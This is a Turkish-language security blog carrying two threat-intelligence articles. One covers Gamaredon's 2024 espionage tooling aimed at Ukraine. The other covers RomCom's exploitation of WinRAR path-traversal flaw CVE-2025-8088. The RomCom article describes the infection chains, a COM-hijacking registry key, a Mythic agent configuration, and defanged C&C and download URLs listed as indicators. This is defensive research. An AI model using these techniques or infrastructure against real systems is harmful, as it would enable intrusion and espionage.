- Grup, Cloudflare tarafından barındırılan alan adlarından PowerShell çalıştıran kötü amaçlı köprüler ve LNK dosyaları gibi yeni dağıtım yöntemleri kullanarak kimlik avı kampanyalarının ölçeğini ve sıklığını önemli ölçüde artırdı.
- Gamaredon, PowerShell ve VBScript’ten yararlanan ve öncelikle gizlilik, kalıcılık ve yanal hareket için tasarlanmış altı yeni kötü amaçlı yazılım aracı tanıttı.
- Mevcut araçlar, gelişmiş gizleme, iyileştirilmiş gizlilik taktikleri ve yanal hareket ve veri sızıntısı için sofistike yöntemler de dâhil olmak üzere önemli yükseltmeler aldı.
- Gamaredon operatörleri neredeyse tüm C&C altyapılarını Cloudflare tünellerinin arkasına gizlemeyi başardı.
- Gamaredon, C&C altyapısını korumak için üçüncü taraf hizmetlerine (Telegram, Telegraph, Cloudflare, Dropbox) ve DNS-over-HTTPS’ye (DoH) giderek daha fazla bel bağladı.
Önceki blog yazımızda [Gamaredon yöntemiyle siber casusluk: 2022 ve 2023’te Ukrayna’da casusluk yapmak için kullanılan araç setinin analizi ](https://www.welivesecurity.com/en/eset-research/cyberespionage-gamaredon-way-analysis-toolset-used-spy-ukraine-2022-2023/)başlıklı yazımızda Gamaredon’un Ukrayna devlet kurumlarına yönelik agresif siber casusluk faaliyetlerini anlatmıştık. Devam eden soruşturmamızın bir parçası olarak, Gamaredon’un 2024 yılı boyunca gerçekleştirdiği operasyonların kapsamlı bir teknik analizini yaptık. Ayrıntılı sonuçlar ve teknik içgörüler en son teknik raporumuzda mevcuttur.
Araştırmalarımız grubun hâlâ son derece aktif olduğunu, sürekli olarak Ukrayna’yı hedef aldığını ancak taktiklerini ve araçlarını önemli ölçüde uyarladığını gösteriyor.
2024’te Gamaredon
Raporu okuyun
## **Sadece Ukrayna’yı hedef alıyor**
Ukrayna Güvenlik Servisi (SSU) tarafından [Rusya Federal Güvenlik Servisi’nin (FSB) 18. Bilgi Güvenliği Merkezi’ne ](https://ssu.gov.ua/en/novyny/sbu-vstanovyla-khakeriv-fsb-yaki-zdiisnyly-ponad-5-tys-kiberatak-na-derzhavni-orhany-ukrainy) atfedilen Gamaredon, en azından 2013’ten beri Ukrayna devlet kurumlarını hedef almaktadır. Önceki yıllarda zaman zaman diğer NATO ülkelerindeki hedeflere yönelik girişimler görülürken 2024 yılında Gamaredon operatörleri odak noktalarını sadece Ukrayna kurumlarına çevirdi.
Bu durum, Rusya’nın jeopolitik çıkarlarıyla uyumlu bir siber casusluk aktörü olarak grubun tarihsel hedefiyle büyük ölçüde örtüşmektedir. Devam eden savaş ve jeopolitik gerilimler göz önüne alındığında Gamaredon’un Ukrayna’yı hedef almasının öngörülebilir gelecekte değişmeden devam etmesini bekliyoruz.
## **Spearphishing kampanyaları büyüyor ve sıklaşıyor**
Gamaredon’un spearphishing faaliyetleri 2024 yılının ikinci yarısında önemli ölçüde yoğunlaşmıştır. Kampanyalar genellikle art arda bir ila beş gün sürdü ve e-postalar HTML kaçakçılığı teknikleri kullanan kötü amaçlı arşivler (RAR, ZIP, 7z) veya XHTML dosyaları içeriyordu. Bu dosyalar, PteroSand gibi gömülü VBScript indiricilerini çalıştıran kötü amaçlı HTA veya LNK dosyaları göndermiştir. **Şekil 1**, 2024 yılında Gamaredon spearphishing kampanyalarında her ay gönderilen bu HTA ve LNK dosyalarının benzersiz örneklerinin sayısını göstermektedir.
Şekil 1 Her ay görülen benzersiz Gamaredon spearphishing örnekleri
Şaşırtıcı bir şekilde, Ekim 2024’te, spearphishing e-postalarının ekler yerine kötü amaçlı köprüler içerdiği nadir bir durum gözlemledik – Gamaredon’un olağan taktiklerinden bir sapma. Ayrıca Gamaredon yeni bir teknik daha ortaya koydu: PowerShell komutlarını doğrudan Cloudflare tarafından oluşturulan alan adlarından çalıştırmak için kötü amaçlı LNK dosyaları kullanarak bazı geleneksel tespit mekanizmalarını atladı.
## **Araç seti evrimi: Yeni araçlar ve önemli iyileştirmeler**
Gamaredon’un araç seti kayda değer güncellemelerden geçmiştir. Daha az sayıda yeni araç kullanıma sunulurken (2022’de sekiz ve 2023’te dokuz araca karşılık altı araç), mevcut araçların güncellenmesi ve iyileştirilmesi için önemli miktarda kaynak harcanmıştır:
2024’te tanıtılan yeni araçlar şunlardır:
- **PteroDespair:** Ocak 2024’te keşfedilen kısa ömürlü bir PowerShell keşif aracı, daha önce konuşlandırılmış kötü amaçlı yazılımlar hakkında tanılama verileri toplamak için geliştirilmiştir.
- **PteroTickle**: Mart 2024’te keşfedilen, sabit ve çıkarılabilir sürücülerde yürütülebilir dosyalara dönüştürülen Python uygulamalarını hedef alan ve yanal hareketi kolaylaştıran bir PowerShell silahlandırıcısı. Genellikle Tkinter kullanan Python GUI uygulamalarında bulunan ve PyInstaller ile oluşturulmuş Tcl komut dosyalarını silahlandırır.
- **PteroGraphin**: Ağustos 2024’te keşfedilen bu PowerShell aracı başlangıçta Microsoft Excel eklentilerini içeren alışılmadık bir kalıcılık yöntemi kullanmıştır. Telegraph API aracılığıyla yük teslimi için şifreli bir iletişim kanalı oluşturur. Daha sonraki sürümler bunun yerine zamanlanmış görevler kullanarak kalıcılığı basitleştirir.
- **PteroStew**: Ekim 2024’te keşfedilen, daha önce bilinen indiricilere (ör. PteroSand, PteroRisk) benzeyen ancak kodunu kurbanın sistemindeki iyi huylu dosyalarla ilişkili alternatif veri akışlarında depolayan yeni bir genel amaçlı VBScript indiricisi.
- **PteroQuark**: Ekim 2024’te keşfedilen ve PteroLNK silahlandırıcısının VBScript sürümünde yeni bir bileşen olarak sunulan bir başka VBScript indiricisi.
- **PteroBox**: Kasım 2024’te keşfedilen, PteroPSDoor’a çok benzeyen ancak çalınan dosyaları Dropbox’a sızdıran bir PowerShell dosya hırsızı. Yeni takılan USB sürücüleri tespit etmek için WMI olay aboneliklerinden yararlanır ve Dropbox API’sini kullanarak seçilen dosyaları dışarı çıkarır. Çalınan dosyalar, gereksiz yüklemeleri önlemek için titizlikle takip ediliyor ve Gamaredon’un gizlilik ve verimliliğe artan ilgisini vurguluyor.
### **2024’te mevcut araçlarda büyük güncellemeler**
Yeni araçlara ek olarak, Gamaredon operatörleri cephaneliklerindeki araçları da önemli ölçüde geliştirdiler:
- **PteroPSDoor**: Büyük bir yükseltme, dizinleri sürekli taramak yerine IO.FileSystemWatcher nesnesi aracılığıyla dosya değişikliklerini izlemek gibi gelişmiş gizli teknikler sunarak görünürlüğü önemli ölçüde azalttı. Ayrıca yeni USB eklemelerini tespit etmek için WMI olay abonelikleri uygulayarak dosya sızıntısını daha hedefli ve daha gizli hâle getirdi. Ek olarak, en son sürümler kodu dosyalar yerine yalnızca kayıt defteri anahtarlarında depolayarak algılamayı daha da zorlaştırdı.
- **PteroLNK (VBScript sürümü)**: Bu araç 2024 yılının başlarında sadece USB sürücüleri değil aynı zamanda eşlenmiş ağ sürücülerini de silah olarak kullanacak şekilde geliştirilmiş ve yanal hareket kabiliyetleri artırılmıştır. 2024’ün ikinci yarısı boyunca, gelişmiş gizleme, LNK dosyası oluşturmak için daha karmaşık yöntemler ve dosyaları ve dosya uzantılarını kurbanlardan gizlemek için kayıt defteri tabanlı teknikler de dâhil olmak üzere çok sayıda artımlı güncelleme aldı. Bu silahlandırıcı Gamaredon’un en sık güncellenen ve aktif olarak bakımı yapılan araçlarından biri hâline gelmiştir.
- **PteroVDoor**: Bu VBScript dosya hırsızı iki varyantta (gizlenmiş ve gizlenmemiş) kullanılmaya devam etti. Gamaredon operatörleri 2024 yılı boyunca aracı tekrar tekrar güncelleyerek komuta ve kontrol (C&C) sunucusu bilgilerini dinamik olarak dağıtmak için Codeberg depoları gibi yeni haricî platformlar ekleyerek savunma önlemlerini zorlaştırdı.
- **PteroPSLoad**: Gamaredon, C&C altyapısı için [ngrok ](https://ngrok.com/our-product/secure-tunnels)yerine Cloudflare tünellerini kullanmaya geri döndü. Bu, Gamaredon’un neredeyse tüm C&C altyapısını Cloudflare tarafından oluşturulan alan adlarının arkasına gizlemesinin başlangıcı oldu ve operasyonel güvenliğini önemli ölçüde artırdı.
### **Olağan dışı yükler: Kötü amaçlı yazılım yoluyla Rus propagandası mı?**
Özellikle ilgi çekici bir bulgu, Temmuz 2024’te Gamaredon indiricileri tarafından gönderilen benzersiz bir ad hoc VBScript yükünün keşfedilmesiydi. Bu yükün casusluk işlevi yoktu; bunun yerine tek amacı Odessa bölgesini hedef alan Rusya yanlısı mesajlar yayan Guardians of Odessa adlı bir Telegram propaganda kanalını otomatik olarak açmaktı. Gamaredon’un tipik operasyonları için alışılmadık olsa da bu yükü Gamaredon’a atfediyoruz.
## **Ağ altyapısı ve kaçınma teknikleri**
Gamaredon, 2024 yılı boyunca ağ tabanlı savunmalardan kaçma konusunda ısrarlı bir kararlılık sergilemiştir:
- Grup, daha düşük ölçekte de olsa alan adlarının arkasındaki IP adreslerini sık sık değiştirerek hızlı akan DNS tekniklerinden yararlanmaya devam etti. Ancak 2023’te 500’ün üzerinde olan kayıtlı alan adı sayısı 2024’te yaklaşık 200’e düşmüştür.
- Gamaredon, C&C altyapısını gizlemek ve dinamik olarak dağıtmak için Telegram, Telegraph, [Codeberg ](https://codeberg.org/)ve [Cloudflare tünelleri ](https://github.com/cloudflare/cloudflared?tab=readme-ov-file#cloudflare-tunnel-client)gibi üçüncü taraf hizmetlerine giderek daha fazla güveniyordu. Cloudflare tarafından oluşturulan alt alan adları grubun birincil iletişim uç noktaları hâline geldi ve geleneksel alan adları çoğunlukla yedek kullanıma bırakıldı.
- Birden fazla DoH hizmeti (Google ve Cloudflare) ve üçüncü taraf çözümleyici web siteleri (nslookup.io, who.is, dnswatch.info ve check-host.net gibi) alan adı tabanlı engellemeleri aşmak için düzenli olarak kullanıldı.
- Gamaredon ayrıca gömülü HTA ve VBScript dosyalarını geçici dizinlere bırakma ve C&C alan adlarını çözümlemek için bunları ayrı ayrı çalıştırma gibi yeni teknikler sunarak otomatik tespit çabalarını daha da karmaşık hâle getirdi.
Gözlemlenebilir kapasite sınırlamalarına ve eski araçları terk etmesine rağmen Gamaredon sürekli yenilikleri, agresif spearphishing kampanyaları ve tespitlerden kaçmak için ısrarlı çabaları nedeniyle önemli bir tehdit aktörü olmaya devam etmektedir. Rusya’nın Ukrayna’ya karşı savaşı devam ettiği sürece, Gamaredon’un taktiklerini ısrarla geliştireceğini ve Ukrayna kurumlarına karşı siber casusluk operasyonlarını yoğunlaştıracağını tahmin ediyoruz.
Gamaredon’un 2024 faaliyetlerinin, güncellemelerinin ve kötü amaçlı yazılım analizlerinin ayrıntılı teknik dökümü için teknik incelememizin tamamını okuyun.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Gamaredon, Siber Güvenlik
---
### [WinRAR’ı güncelleyin: RomCom sıfır gün açığını istismar ediyor](https://antivirus.com.tr/winrar-araclarini-hemen-guncelleyin-romcom-ve-digerleri-sifir-gun-guvenlik-acigini-istismar-ediyor/)
**Published:** Ağustos 14, 2025
**Author:** ESET
**Excerpt:** ESET Research, WinRAR'da iş başvuru belgeleri kisvesi altında yaygın olarak kullanılan bir sıfır gün güvenlik açığını keşfetti; silah hâline getirilmiş arşivler
**Content:**
*ESET Research, WinRAR’da iş başvuru belgeleri kisvesi altında yaygın olarak kullanılan bir sıfırıncı gün güvenlik açığı keşfetti; silah hâline getirilmiş arşivler, hedeflerini ele geçirmek için yol geçişi kusurunu kullanıyordu*
ESET araştırmacıları, WinRAR’da daha önce bilinmeyen bir güvenlik açığı keşfetti. Bu güvenlik açığı, Rusya bağlantılı RomCom grubu tarafından kötü amaçlı olarak kullanılıyor. RomCom, önemli bir sıfırıncı gün güvenlik açığını kötü amaçlı olarak kullandığı en az üçüncü kez yakalandı. Önceki örnekler arasında [Haziran 2023’te](https://www.microsoft.com/en-us/security/blog/2023/07/11/storm-0978-attacks-reveal-financial-and-espionage-motives/) Microsoft Word aracılığıyla[ CVE-2023-36884’ün](https://nvd.nist.gov/vuln/detail/CVE-2023-36884) kötüye kullanılması ve [CVE-2024-9680 olarak](https://nvd.nist.gov/vuln/detail/CVE-2024-9680) atanan, Windows’ta daha önce bilinmeyen başka bir güvenlik açığı olan [CVE-2024-49039](https://nvd.nist.gov/vuln/detail/CVE-2024-49039) ile zincirlenen güvenlik açıkları yer alıyor[.](https://www.microsoft.com/en-us/security/blog/2023/07/11/storm-0978-attacks-reveal-financial-and-espionage-motives/) Bu güvenlik açıkları, Firefox’un güvenlik açığı bulunan sürümlerini, Thunderbird ve Tor Browser’ın savunmasız sürümlerini hedefleyen ve [Ekim 2024’te](https://www.welivesecurity.com/en/eset-research/romcom-exploits-firefox-and-windows-zero-days-in-the-wild/) oturum açmış kullanıcının bağlamında rastgele kod yürütülmesine yol açan CVE-2024-49039’dur.
**Bu blog yazısının önemli noktaları:**
- WinRAR veya komut satırı yardımcı programlarının Windows sürümleri, UnRAR.dll veya taşınabilir UnRAR kaynak kodu gibi diğer etkilenen bileşenleri kullanıyorsanız derhal en son sürüme yükseltin.
- 18 Temmuz 2025 tarihinde, ESET araştırmacıları WinRAR’da daha önce bilinmeyen bir sıfır gün güvenlik açığı keşfettiler.
- Saldırının analizi, şu anda CVE-2025-8088 olarak adlandırılan güvenlik açığının keşfedilmesine yol açtı: Alternatif veri akışlarının kullanılmasıyla mümkün olan bir yol geçiş güvenlik açığı. Hemen bildirimde bulunulmasının ardından, WinRAR 30 Temmuz 2025 tarihinde yamalı bir sürüm yayımladı.
- Bu güvenlik açığı, arşiv içinde kötü amaçlı dosyaları gizlemeye ve bunları çıkarırken sessizce dağıtmaya olanak tanır.
- Başarılı istismar girişimleri, RomCom grubu tarafından kullanılan çeşitli arka kapılar, özellikle bir SnipBot varyantı, RustyClaw ve Mythic ajanı sağladı.
- Bu kampanya, Avrupa ve Kanada’daki finans, üretim, savunma ve lojistik şirketlerini hedef aldı.
## **RomCom profili**
RomCom (Storm-0978, Tropical Scorpius veya UNC2596 olarak da bilinir), seçilmiş iş sektörlerine karşı fırsatçı kampanyalar ve hedefli casusluk operasyonları yürüten Rusya bağlantılı bir gruptur. Grubun odak noktası, daha geleneksel siber suç operasyonlarının yanı sıra istihbarat toplama casusluk operasyonlarını da içerecek şekilde değişmiştir. Grup tarafından yaygın olarak kullanılan arka kapı, komutları yürütme ve kurbanın makinesine ek modüller indirme yeteneğine sahiptir.
## **CVE-2025-8088’in keşfi**
18 Temmuz 2025 tarihinde, dikkatimizi çeken olağan dışı yollar içeren bir RAR arşivinde msedge.dll adlı kötü amaçlı bir DLL dosyası tespit ettik. Daha ayrıntılı analizler sonucunda, saldırganların [WinRAR’ın](https://www.win-rar.com) o zamanki sürümü 7.12 dâhil olmak üzere, daha önce bilinmeyen bir güvenlik açığını istismar ettiklerini tespit ettik. 24 Temmuz 2025 tarihinde WinRAR’ın geliştiricisiyle iletişime geçtik ve aynı gün güvenlik açığı giderildi ve WinRAR 7.13 beta 1 yayımlandı. WinRAR 7.13, 30 Temmuz 2025’te yayımlandı. WinRAR kullanıcılarının riski azaltmak için mümkün olan en kısa sürede en son sürümü yüklemeleri önerilir. UnRAR.dll dosyasının kamuya açık Windows sürümlerine veya ilgili kaynak koduna dayanan yazılım çözümlerinin de özellikle bağımlılıklarını güncellemeyenlerin, bu sorundan etkilendiğini unutmayın.
[CVE-2025-8088](https://nvd.nist.gov/vuln/detail/CVE-2025-8088) olarak izlenen bu güvenlik açığı, yol geçişi için [alternatif veri akışlarını](https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-fscc/c54dec26-1551-4d3a-a0ea-4fa40f848eb3) (ADS) kullanır. WinRAR’ı etkileyen benzer bir yol geçişi güvenlik açığı ([CVE-2025-6218](https://nvd.nist.gov/vuln/detail/CVE-2025-6218)) yaklaşık bir ay önce, 19 Haziran 2025 tarihinde [açıklanmıştır](https://www.zerodayinitiative.com/advisories/ZDI-25-409/).
Saldırganlar, görünüşte yalnızca bir tane zararsız dosya içeren bir arşiv dosyası oluşturmuşlardır (bkz. **Şekil 1**) ancak bu dosya birçok kötü amaçlı ADS içerir (kullanıcı açısından bunlara dair herhangi bir belirti yoktur).
Şekil 1 Eli Rosenfeld CV2 Copy 10rar WinRARda açıldı
Kurban bu görünüşte zararsız dosyayı açtığında WinRAR dosyayı tüm ADS’leriyle birlikte açar. Örneğin, Eli\_Rosenfeld\_CV2 – Copy (10).rar dosyası için, %TEMP% dizinine kötü amaçlı bir DLL dosyası yerleştirilir. Benzer şekilde, Windows başlangıç dizinine kötü amaçlı bir LNK dosyası yerleştirilir, böylece kullanıcı oturum açtığında dosya çalıştırılarak kalıcılık sağlanır.
Daha yüksek başarı oranı sağlamak için saldırganlar, üst dizin göreli yol öğelerinin (..\\\\) derinliği artan birden fazla ADS sağladı. Ancak bu, WinRAR’ın açıkça uyarı verdiği var olmayan yollar oluşturur. İlginç bir şekilde, saldırganlar sahte veriler içeren ve geçersiz yollara sahip olması beklenen ADS’ler eklemiştir. Saldırganların bunları, kurbanın şüpheli DLL ve LNK yollarını fark etmemesi için eklediklerini düşünüyoruz (bkz. **Şekil 2**). Şüpheli yollar, WinRAR kullanıcı arayüzünde aşağı kaydırıldığında ortaya çıkar, **Şekil 3**‘te görüldüğü gibi.
Şekil 2 Eli Rosenfeld CV2 Copy 10rar dosyasını açarken görüntülenen WinRAR hataları
Şekil 3 Eli Rosenfeld CV2 Copy 10rar dosyasını açarken görüntülenen WinRAR hataları aşağı kaydırılmış ve vurgulanmış
## **Uzlaşma zinciri**
ESET telemetri verilerine göre, bu tür arşivler 18 – 21 Temmuz 2025 tarihleri arasında Avrupa ve Kanada’daki finans, üretim, savunma ve lojistik şirketlerini hedef alan spearphishing kampanyalarında kullanıldı. Tablo1, kampanyalarda kullanılan spearphishing e-postalarını (gönderen, konu ve ek dosyanın adı) içerir ve **Şekil 4**, bir e-postada gözlemlediğimiz mesajı göstermektedir. Tüm durumlarda, saldırganlar meraklı bir hedefin açmasını umarak bir CV göndermiştir. ESET telemetri verilerine göre, hedeflerin hiçbiri tehlikeye girmedi.
**Tablo** **1**. ESET telemetrisinde gözlemlenen spearphishing e-postaları
| **Sender** | **Subject** | **Attachment** |
|---|---|---|
| Simona <2constheatcomshirl@seznam\[.\]cz> | Experienced Web3 Developer – CV Attached for Consideration | Eli\_Rosenfeld\_CV2 – Copy (100) – Copy – Copy – Copy – Copy – Copy – Copy.rar |
| Eli\_Rosenfeld\_CV2 – Copy (100) – Copy – Copy – Copy – Copy – Copy.rar |
| Eli\_Rosenfeld\_CV2 – Copy (100) – Copy – Copy – Copy – Copy.rar |
| Eli\_Rosenfeld\_CV2 – Copy (10).rar |
| Marshall Rico <geoshilovyf@gmx\[.\]com> | Motivated Applicant – Resume Enclosed | cv\_submission.rar |
| Simona <93leocarperpiyd@seznam\[.\]cz> |
| Simona <93geoprobmenfuuu@seznam\[.\]cz> |
| Simona <2constheatcomshirl@seznam\[.\]cz> |
| Simona <3tiafratferpate@seznam\[.\]cz> |
| Russell Martin <sampnestpihydbi@gmx\[.\]com> | Job Application | Datos adjuntos sin título 00170.dat |
| Pepita Cordero <stefanmuribi@gmx\[.\]net> | Application for Job Openings – Pepita Cordero | JobDocs\_July2025.rar |
| Sacchetti Jami <patricklofiri@gmx\[.\]net> | Application for Job Openings – Sacchetti Jami | Recruitment\_Dossier\_July\_2025.rar |
| Jennifer Hunt <emponafinpu@gmx\[.\]com> | Applying for the Role | cv\_submission.rar |
Şekil 4 Gözlemlenen e posta mesajı
Bu RAR dosyaları her zaman iki kötü amaçlı dosya içerir: Windows başlangıç dizinine açılan bir LNK dosyası ve %TEMP% veya %LOCALAPPDATA% dizinine açılan bir DLL veya EXE dosyası. Bazı arşivler aynı kötü amaçlı yazılımı paylaşır. Üç yürütme zinciri tespit ettik.
### **Mythic ajan yürütme zinciri**
**Şekil 5**‘te gösterilen ilk yürütme zincirinde, kötü amaçlı LNK dosyası Updater.lnk, kayıt defteri değeri HKCU\\SOFTWARE\\Classes\\CLSID\\{1299CF18-C4F5-4B6A-BB0F-2299F0398E27}\\InprocServer32 ekler ve bunu %TEMP%\\msedge.dll olarak ayarlar. Bu[, COM hijacking ](https://attack.mitre.org/versions/v17/techniques/T1546/015/) yoluyla söz konusu DLL’nin yürütülmesini tetiklemek için kullanılır[.](https://attack.mitre.org/versions/v17/techniques/T1546/015/) Özellikle, CLSID, npmproxy.dll dosyasında bulunan [PSFactoryBuffer](https://strontic.github.io/xcyclopedia/library/clsid_1299CF18-C4F5-4B6A-BB0F-2299F0398E27.html) nesnesine karşılık gelir. Sonuç olarak, onu yüklemeye çalışan herhangi bir yürütülebilir dosya (örneğin, Microsoft Edge), kötü amaçlı DLL’nin kod yürütülmesini tetikler. Bu DLL, gömülü kabuk kodunu AES yoluyla şifresini çözmekten ve ardından yürütmekten sorumludur. İlginç bir şekilde, genellikle şirket adını içeren geçerli makinenin alan adını alır ve bunu sabit kodlanmış bir değerle karşılaştırır; iki değer eşleşmezse çıkar. Bu, saldırganların önceden keşif yaptığını ve bu e-postanın son derece hedefli olduğunu doğruladığını anlamına gelir.
Yüklenen kabuk kodu, aşağıdaki C&C sunucusuna sahip [Mythic agent ](https://docs.mythic-c2.net/) için bir [dynamichttp](https://github.com/MythicC2Profiles/dynamichttp) C2 profili gibi görünmektedir: https://srlaptop\[.\]com/s/0.7.8/clarity.js.
Şekil 5 Mythic ajanı yürütme zinciri
[Dynamichttp C2 profili için](https://docs.mythic-c2.net/operational-pieces/c2-profiles/dynamichttp) standart bir [yapılandırma](https://docs.mythic-c2.net/operational-pieces/c2-profiles/dynamichttp) ve **Şekil 6**‘da gösterilen özel bir yapılandırma ile birlikte gelir. Önceki aşamada olduğu gibi, bu yapılandırma da hedefin sabit kodlanmış alan adını içerir.
```
{'disable_etw': '2', 'block_non_ms_dlls': '3', 'child_process': 'wmic.exe', 'use_winhttp': 1, 'inject_method': '1', 'dll_side': ['MsEdge', 'OneDrive'], 'domain': '[REDACTED]'}
```
**Şekil 6**. Mythic yürütme zincirinde özel yapılandırma
### **SnipBot varyantı yürütme zinciri**
**Şekil 7**‘de gösterilen ikinci yürütme zincirinde, kötü amaçlı LNK dosyası Display Settings.lnk, %LOCALAPPDATA%\\ApbxHelper.exe dosyasını çalıştırır. Bu, PuTTY’nin bir çatalı olan [PuTTY](https://github.com/NoMoreFood/putty-cac) [CAC’nin](https://github.com/NoMoreFood/putty-cac) değiştirilmiş bir sürümüdür ve geçersiz bir kod imzalama sertifikasıyla imzalanmıştır. Ekstra kod, dizeleri ve bir sonraki aşama olan kabuk kodunu şifrelemek için dosya adını anahtar olarak kullanır. Kabuk kodu, UNIT 42 tarafından[ RomCom’a atfedilen](https://unit42.paloaltonetworks.com/snipbot-romcom-malware-variant/) kötü amaçlı yazılım SnipBot’un bir varyantı gibi görünüyor. Kabuk kodunun yürütülmesi, HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\RecentDocs\\ kayıt defteri anahtarında belirli bir kayıt defteri değeri (bu örnekte 68) varsa (diğer bir deyişle, en az 69 belge son zamanlarda açılmışsa) devam eder. Bu, boş bir sanal makine veya sanal ortamda yürütülmesini önlemek için kullanılan bir analiz önleme tekniğidir. Son zamanlarda en az 69 belge açılmışsa sonraki aşama shellcode kayıt defteri anahtar adı kullanılarak şifresi çözülür (örneğin, 68 ancak dizeden tam sayıya dönüştürülür) ve yürütülür, https://campanole\[.\]com/TOfrPOseJKZ adresinden başka bir aşama indirilir.
Almanya’dan [VirusTotal’a](https://www.virustotal.com/gui/file/2a8fafa01f6d3863c87f20905736ebab28d6a5753ab708760c0b6cf3970828c3) yüklenen Adverse\_Effect\_Medical\_Records\_2025.rar içinde de aynı ApbxHelper.exe dosyasını bulduk. Bu arşiv de CVE-2025-8088 güvenlik açığını kullanıyor.
Şekil 7 SnipBot varyantı yürütme zinciri
### **MeltingClaw yürütme zinciri**
**Şekil 8**‘de gösterilen üçüncü yürütme durumunda, kötü amaçlı LNK dosyası Settings.lnk, [Talos](https://blog.talosintelligence.com/uat-5647-romcom/) tarafından daha önce analiz edilen Rust ile yazılmış bir indirici olan RustyClaw olan %LOCALAPPDATA%\\Complaint.exe dosyasını çalıştırır. Bu örnek, SnipBot varyantında kullanılan kod imzalama sertifikasından farklı olan geçersiz bir kod imzalama sertifikasıyla imzalanmıştır. RustyClaw, https://melamorri\[.\]com/iEZGPctehTZ adresinden başka bir yük indirip çalıştırır. Bu yük (SHA-1: 01D32FE88ECDEA2B934A00805E138034BF85BF83), iç adı install\_module\_x64.dll olan [ve](https://www.proofpoint.com/us/blog/threat-insight/10-things-i-hate-about-attribution-romcom-vs-transferloader) RomCom’a atfedilen farklı bir indirici [olan Proofpoint](https://www.proofpoint.com/us/blog/threat-insight/10-things-i-hate-about-attribution-romcom-vs-transferloader) tarafından yapılan MeltingClaw analiziyle kısmen eşleşir. Gözlemlediğimiz MeltingClaw örneğinin C&C sunucusu https://gohazeldale\[.\]com’dur.
Şekil 8 MeltingClaw yürütme zinciri
### **Atıf**
Gözlemlenen faaliyetleri, hedef alınan bölge, TTP’ler ve kullanılan kötü amaçlı yazılımlara dayanarak RomCom’a atfediyoruz.
RomCom, kurbanlarını ele geçirmek için ilk kez istismarları kullanmıyor. Haziran 2023’te grup, Ukrayna Dünya Kongresi ile ilgili yemler kullanarak Avrupa’daki savunma ve hükümet kurumlarını hedef alan bir spearphishing kampanyası gerçekleştirdi. [BlackBerry Tehdit Araştırma ve İstihbarat ekibi](https://blogs.blackberry.com/en/2023/07/romcom-targets-ukraine-nato-membership-talks-at-nato-summit) tarafından belgelendiği üzere, e-postaya ekli Microsoft Word belgesi [CVE‑2023‑36884](https://nvd.nist.gov/vuln/detail/CVE-2023-36884) güvenlik açığını istismar etmeye çalıştı.
8 Ekim 2024’te grup, Firefox tarayıcısında o zaman bilinmeyen bir güvenlik açığını istismar etti. İstismar, Firefox Animation zaman çizelgelerindeki bir use-after-free güvenlik açığını hedef aldı ve saldırganın RomCom arka kapısını teslim etmek amacıyla bir içerik işleminde kod yürütme gerçekleştirmesine olanak tanıdı. [WeLiveSecurity](https://www.welivesecurity.com/en/eset-research/romcom-exploits-firefox-and-windows-zero-days-in-the-wild/) blog yazımızda belgelendiği üzere güvenlik açığına [CVE‑2024‑9680](https://nvd.nist.gov/vuln/detail/CVE-2024-9680) tanımlayıcı atandı.
### **Diğer faaliyetler**
Bu güvenlik açığının başka bir tehdit aktörü tarafından da istismar edildiğini ve Rus siber güvenlik şirketi [BI.ZONE](https://bi.zone/expertise/blog/paper-werewolf-atakuet-rossiyu-s-ispolzovaniem-uyazvimosti-nulevogo-dnya-v-winrar/) tarafından bağımsız olarak keşfedildiğini biliyoruz. Önemli olarak, bu ikinci tehdit aktörü, RomCom’un CVE-2025-8088’i istismar etmeye başlamasından birkaç gün sonra bu güvenlik açığını istismar etmeye başladı.
## **Sonuç**
WinRAR’da daha önce bilinmeyen bir sıfır gün güvenlik açığını istismar ederek RomCom grubu, siber operasyonlarına ciddi çaba ve kaynak ayırmaya hazır olduğunu göstermiştir. Bu, RomCom’un gerçek ortamda sıfır gün güvenlik açığını en az üçüncü kez kullanmasıdır ve hedefli saldırılar için istismarlar elde etmeye ve kullanmaya odaklandığını vurgulamaktadır. Keşfedilen kampanya, Rusya yanlısı APT gruplarının tipik ilgi alanlarıyla uyumlu sektörleri hedef almıştır, bu da operasyonun arkasında jeopolitik bir motivasyon olduğunu düşündürmektedir.
WinRAR ekibine iş birliği ve hızlı yanıtı için teşekkür ederiz ve sadece bir gün içinde bir yama yayınlama çabasını takdir ederiz.
Analizde yardımları için Peter Košinár’a teşekkür ederiz.
## **IoC’ler**
Kompromize göstergeleri (IoC’ler) ve örneklerin kapsamlı bir listesi [GitHub deposunda](https://github.com/eset/malware-ioc/tree/master/romcom) bulunabilir.
### **Files**
| **SHA-1** | **Filename** | **Detection** | **Description** |
|---|---|---|---|
| 371A5B8BA86FBCAB80D4 E0087D2AA0D8FFDDC70B | Adverse\_Effect\_Medi cal\_Records\_2025.rar | LNK/Agent.AJN Win64/Agent.GPM | Archive exploiting CVE20258088; found on VirusTotal. |
| D43F49E6A586658B5422 EDC647075FFD405D6741 | cv\_submission.rar | LNK/Agent.AJN July Win64/Agent.GPM | Archive exploiting CVE20258088. |
| F77DBA76010A9988C9CE B8E420C96AEBC071B889 | Eli\_Rosenfeld\_CV2 – Copy (10).rar | Win64/Agent.GMQ | Archive exploiting CVE20258088. |
| 676086860055F6591FED 303B4799C725F8466CF4 | Datos adjuntos sin título 00170.dat | LNK/Agent.AJN Win64/Agent.GPM | Archive exploiting CVE20258088. |
| 1F25E062E8E9A4F1792C 3EAC6462694410F0F1CA | JobDocs\_July2025.rar | LNK/Agent.AJN Win64/TrojanDownlo ader.Agent.BZV | Archive exploiting CVE20258088. |
| C340625C779911165E39 83C77FD60855A2575275 | cv\_submission.rar | LNK/Agent.AJN Win64/Agent.GPM | Archive exploiting CVE20258088. |
| C94A6BD6EC88385E4E83 1B208FED2FA6FAED6666 | Recruitment\_Dossier \_July\_2025.rar | LNK/Agent.AJN Win64/TrojanDownlo ader.Agent.BZV | Archive exploiting CVE20258088. |
